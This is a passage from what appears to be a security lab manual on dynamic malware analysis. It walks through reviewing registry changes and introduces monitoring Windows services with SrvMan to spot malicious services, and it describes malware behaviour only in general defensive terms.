



18. **Detecting changes...** process initializes and after it completes **Revealed Differences** window appears, as shown in the screenshot.

Note: The list of registry entries' may vary when you perform this task.



19. You can examine the Registry entries from the left-pane. To do so, expand the nodes, select the entry you want to check and key files appear in the right-pane, as shown in the screenshot.



20. By examining modified registry entries in the result, you can find any unwanted registry entries on the machine and stop or delete them manually.
21. Close all open windows on the **Windows 11** machine.
22. You can also use other registry monitoring tools such as **regshot** (<https://sourceforge.net>), **Registry Viewer** (<https://accessdata.com>), **RegScanner** (<https://www.nirsoft.net>), or **Registrar Registry Manager** (<https://www.resplendence.com>) to perform registry monitoring.

Task 4: Perform Windows Services Monitoring using Windows Service Manager (SrvMan)

Attackers design malware and other malicious code in such a way that they install and run on a computer device in the form of a service. As most services run in the background to support processes and applications, malicious services are invisible, even when they are performing harmful activities on the system, and can even function without intervention or input. Malware spawns Windows services that allow attackers to control the victim machine and pass malicious instructions remotely. Malware may also employ rootkit techniques to manipulate the following registry keys to hide their processes and services.

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services

These malicious services run as the SYSTEM account or another privileged account, which provides more access compared to regular user accounts, making them more dangerous than common malware and executable code. Attackers also try to conceal their actions by naming the malicious services with the names similar to genuine Windows services to avoid detection.

You can trace malicious services initiated by the suspect file during dynamic analysis by using Windows service monitoring tools such as Windows Service Manager (SrvMan), which can detect changes in services and scan for suspicious Windows services.


SrvMan has both GUI and Command-line modes. It can also be used to run arbitrary Win32 applications as services (when such a service is stopped, the main application window automatically closes).

Here, we will use the SrvMan tool to check for suspicious windows services.

